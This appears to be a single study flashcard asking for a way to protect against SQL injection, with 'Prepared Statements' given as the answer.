Name a method of protecting yourself from an SQL Injection exploit.	Prepared Statements

END!!!